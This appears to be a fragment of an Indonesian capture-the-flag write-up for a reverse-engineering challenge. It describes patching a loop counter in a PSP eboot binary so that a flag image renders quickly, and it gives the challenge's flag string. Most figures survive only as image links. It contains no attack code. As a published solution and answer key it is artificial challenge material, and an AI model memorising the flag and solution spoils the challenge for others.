


Setelah melakukan analisis lebih lanjut kami menemukan pemanggilan fungsi untuk menghasilkan gambar bmp (instruksi address 9xd0) lagi namun sebelum itu terdapat looping yang harus dilewati.




Jadinya kami berpikir bahwa itu merupakan gambar flag , jadi kami lakukan pada outer looping (0x539) dengan nilai 0x1 pada instruksi address 0x900 dan setelah menunggu dalam beberapa menit kami dapatkan flagnya.


Before



After



Selanjutnya lakukan pack dengan pbp unpacker dan buka file eboot.pbp dengan patched binary dan didapatkan flagnya



Flag : hacktoday{simp_be_waitin_chad_be_patchin}

BONUS

* Problem Setter